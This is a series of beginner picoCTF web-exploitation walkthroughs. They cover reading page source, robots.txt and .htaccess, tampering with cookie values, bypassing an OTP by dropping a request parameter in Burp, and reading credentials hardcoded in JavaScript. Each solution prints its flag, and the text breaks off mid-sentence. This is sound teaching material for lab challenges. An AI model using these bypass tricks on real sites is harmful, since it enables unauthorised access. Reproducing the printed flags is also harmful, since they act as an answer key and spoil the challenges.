

```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <meta http-equiv="X-UA-Compatible" content="ie=edge">
7     <title>On Histiaeus</title>
8   </head>
9   <body>
10    <h1>On Histiaeus</h1>
11    <p>However, according to Herodotus, Histiaeus was unhappy having to stay in
12      Susa, and made plans to return to his position as King of Miletus by
13      instigating a revolt in Ionia. In 499 BC, he shaved the head of his
14      most trusted slave, tattooed a message on his head, and then waited for
15      his hair to grow back. The slave was then sent to Aristagoras, who was
16      instructed to shave the slave's head again and read the message, which
17      told him to revolt against the Persians.</p>
18    <br>
19    <p>Source: Wikipedia on Histiaeus </p>
20    <!--picoCTF{1n5p3t0r_0f_h7mL_8113f7e2}-->
21  </body>
22 </html>
23
```

Flag: picoCTF{1n5p3t0r_0f_h7mL_8113f7e2}


where are the robots




Simple... You just open using link, and you will see display the website



After that, you type in url /robots.txt and you will see display like this



Replace robots.txt to /1bb4c.html. You get the flag :D



Flag: picoCTF{ca1cu1at1ng_Mach1n3s_1bb4c}

Cookies

Cookies

Easy Web Exploitation picoCTF 2021

AUTHOR: MADSTACKS

Description

Who doesn't love cookies? Try to figure out the best one. <http://mercury.picoctf.net:21485/>

Hints (None)

96,008 users solved 63% Liked

Submit Flag

The first think you will see is a web like this. After that, add text **snickerdoodle** into form input

Cookies Home


Welcome to my cookie search page. See how much I like different kinds of cookies!

snickerdoodle


Search

© PicoCTF

After that, you will a text like this



The next step, you must using burpsuite for see the coocie value. Insert value **18** in to **cookie: name** and you will get the flag



Flag: picoCTF{3v3ry1_l0v3s_c00k135_94190c8a}

IntroToBurp

IntroToBurp

Easy

Web Exploitation

picoCTF 2024

AUTHOR: NANA AMA ATOMBO-SACKEY & SABINE GISAGARA

Description

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is: NOT_RUNNING

Launch Instance

Hints

1 2

36,958 users solved

49% Liked

picoCTF{FLAG}

Submit Flag

The first step, launch the instance web and you will see a web like this. You can type anything. I want like this

← → ↺

Not Secure

Registration

Full Name:

Username:

Phone Number:

City:

Password:

Register

After you click the register button, you will be directed to 2fa autentication like this

2fa authentication

Record that using proxy burpsuite and send to repeater. You will see a text
otp=<up to you> like the pictures


Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /dashboard HTTP/1.1 2 Host: titan.picoctf.net:55306 3 Content-Length: 7 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://titan.picoctf.net:55306 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://titan.picoctf.net:55306/dashboard 12 Accept-Encoding: gzip, deflate, br 13 Cookie: session=.e3xRjMwOmlAQAP-Fs4dSw05680sI0Cu24Xw1DH9fxjQV8syxThGt7lJm4c2JxEKGWafu6E08XIQJ6a5D848F8YXbYIaIMkDqEmpUcW-b2bdTr9VannaB1Q4Deyulnq63By_1T5kpgs99IT-UoShKSU_g-vN-9yLOY.asICKQ.1sND3d6shfeIhQcULKZvpm 14 Connection: keep-alive 15 otp=123 16</pre>				<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.1 Python/3.8.10 3 Date: Sat, 22 Nov 2025 18:34:33 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 11 6 Vary: Cookie 7 Connection: close 8 9 Invalid OTP</pre>			

After that, you just remove the **otp=123** and send a gain. The response panel will displaying the flag


Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /dashboard HTTP/1.1 2 Host: titan.picoctf.net:55306 3 Content-Length: 0 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://titan.picoctf.net:55306 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://titan.picoctf.net:55306/dashboard 12 Accept-Encoding: gzip, deflate, br 13 Cookie: session=.e3xRjMwOmlAQAP-Fs4dSw05680sI0Cu24Xw1DH9fxjQV8syxThGt7lJm4c2JxEKGWafu6E08XIQJ6a5D848F8YXbYIaIMkDqEmpUcW-b2bdTr9VannaB1Q4Deyulnq63By_1T5kpgs99IT-UoShKSU_g-vN-9yLOY.asICKQ.17cvXtsND3d6shfeIhQcULKZvpm 14 Connection: keep-alive 15 16</pre>				<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.1 Python/3.8.10 3 Date: Sat, 22 Nov 2025 18:34:55 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 105 6 Vary: Cookie 7 Connection: close 8 9 Welcome, Anon you successfully bypassed the OTP request. 10 Your Flag: picoCTF{#0TP_Bypvss_SuCc3\$\$_3e3ddc76}</pre>			

Flag: picoCTF{#0TP_Bypvss_SuCc3\$\$_3e3ddc76}


Local Authority



Open that and you will see the customer portal login



Insert anything and you will directed to this page because we don't know the real uname and password



Use burpsuite and record the our activity and open http hystory. Try searching GET method that bring secure.js and open it

37	http://saturn.picoctf.net:59933	GET	/
38	http://saturn.picoctf.net:59933	POST	/login.php
39	http://saturn.picoctf.net:59933	GET	/secure.js
40	http://saturn.picoctf.net:59933	GET	/
41	http://saturn.picoctf.net:59933	POST	/login.php

Read right here and you will get a username and password

```
Accept-Language : en-US,en;q=0.9
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Accept : */*
Referer : http://saturn.picoctf.net:59933/login.php
Accept-Encoding : gzip, deflate, br
Connection : keep-alive

6 Last-Modified : Wed, 01 Feb 2024 11:20:20 GMT
7 Connection : keep-alive
8 ETag : "65c3bd05-b1"
9 Expires : Thu, 27 Nov 2025 18:51:17 GMT
10 Cache-Control : max-age=432000
11 Accept-Ranges : bytes
12
13
14
15
16 function checkPassword (username , password )
17 {
18     if ( username === 'admin' && password === 'strongPassword098765' )
19     {
20         return true;
21     }
22     else
23     {
24         return false;
25     }
26 }
```

Input that in to secure portal, login and you will get the flag

Secure Customer Portal

Only letters and numbers allowed for username and password.


Login

← → ↻ ⚠ Not secure saturn.picoctf.net:59933/admin.php

picoCTF{j5_15_7r4n5p4r3n7_b0c2c9cb}

Flag: picoCTF{j5_15_7r4n5p4r3n7_b0c2c9cb}

Unminify



Easy

Web Exploitation

picoCTF 2024

obfuscation

browser_webshell_solvable

minification

AUTHOR: JEFFERY JOHN

Description

I don't like scrolling down to read the code of my website, so I've squished it. As a bonus, my pages load faster!
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.
Its current status is: **STARTING**

Starting instance...

Hints ?

1 2 3

66,606 users solved

85% Liked


picoCTF{FLAG}

Submit Flag

Open the web and you will see a page like this




This chall is really simple, you just open the source code and search using **CTRL + F** and type **picoctf**. Read the source code and you will get the flag



Flag: picoCTF{pr3tty_c0d3_622b2c88}


Bookmarklet




Open the website and you will see a page like this. You can see right here, there is a function of javascript and you must copy that



Paste the function into console in inspect mode



After you click enter, you will see a popup alert that containing the flag



Flag: picoCTF{p@g3_turn3r_cebccdfe}

Cookie Monster Secret Recipe

Cookie Monster Secret Recipe

Easy Web Exploitation picoCTF 2025 browser_webshell_solvable

AUTHOR: BRHANE GIDAY AND PRINCE NIYONSHUTI N.

Description

Cookie Monster has hidden his top-secret cookie recipe somewhere on his website. As an aspiring cookie detective, your mission is to uncover this delectable secret. Can you outsmart Cookie Monster and find the hidden recipe?
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.
Its current status is: NOT_RUNNING

[Launch Instance](#)

Hints

1 2 3

35,292 users solved

94% Liked

[Submit Flag](#)

Open the web and you will see a page like this

Cookie Monster's Secret Recipe

[Login](#)

Add anything and click the login button and you will directed into this page


Access Denied

Cookie Monster says: 'Me no need password. Me just need cookies!'


Hint: Have you checked your cookies lately?

[Go back](#)

After that, don't close this page and then open inspect mode and see the application tools. Open cookies and you will see the secret_recipe. Copy the cookie value and bring to burpsuite decoder




Decrypt this cipher and you will get a base64 cipher text. And the last steps, you just decode that and you will get the flag




Flag: picoCTF{c00k1e_m0nster_l0ves_c00kies_78B4C390}

Includes



Open the website and you will see a page like this




Open the source code and you see the **style.css** and **script.js**. Inside there you will get a piece of the flag

```
meta charset="UTF-8">
meta name="viewport" content="width=device-width, initial-
meta http-equiv="X-UA-Compatible" content="ie=edge">
link rel="stylesheet" href="style.css">
title>On Includes</title>
ad>
y>
script src="script.js"></script>


1>On Includes</h1>
>Many programming languages and other computer files have
often called include (sometimes copy or import), that ca
contents of a second file to be inserted into the origin
included files are called copybooks or header files. The
```

Flag: picoCTF{1nclu51v17y_1of2_f7w_2of2_df589022}

Scavenger Hunt



On this chall, we have to find 5 part of flag. I will you to find it



Open the source code and find first part

```
18
19 <div id="tabintro" class="tabcontent">
20   <h3>How</h3>
21   <p>How do you like my website?</p>
22 </div>
23
24 <div id="tababout" class="tabcontent">
25   <h3>What</h3>
26   <p>I used these to make this site: <br/>
27     HTML <br/>
28     CSS <br/>
29     JS (JavaScript)
30   </p>
31   <!-- Here's the first part of the flag: picoCTF{t -->
32   </div>
33
34 </div>
35
36 </body>
```

For the second part, open the css file in this source code

```
apis.com/css?family=Open+Sans|Ro  
t/css" href="mycss.css">  
ript" src="myjs.js"></script>
```

```
#tababout { background-color: #ccc; }  
  
/* CSS makes the page look nice, and yes, it also has part of the flag. Here's part 2: h4ts_4_l0 */
```

After that, open too the js file an you will se a question like this


```
openTab( tabindex, this, "#222" );  
}  
  
/* How can I keep Google from indexing my website? */
```

Add robots.txt in url like this <http://mercury.picocft.net:27278/robots.txt>
and you will get the third of part flag

```
User-agent: *  
Disallow: /index.html  
# Part 3: t_0f_pl4c  
# I think this is an apache server... can you Access the next flag?
```

We get a question more. Custom url like this


<http://mercury.picoctf.net:27278/.htaccess> for open the apache server for see the hidden file. And you will get the fourth piece



```
# Part 4: 3s_2_100k
# I love making websites on my Mac, I can Store a lot of information there.
```

This is the last steps. You just dd

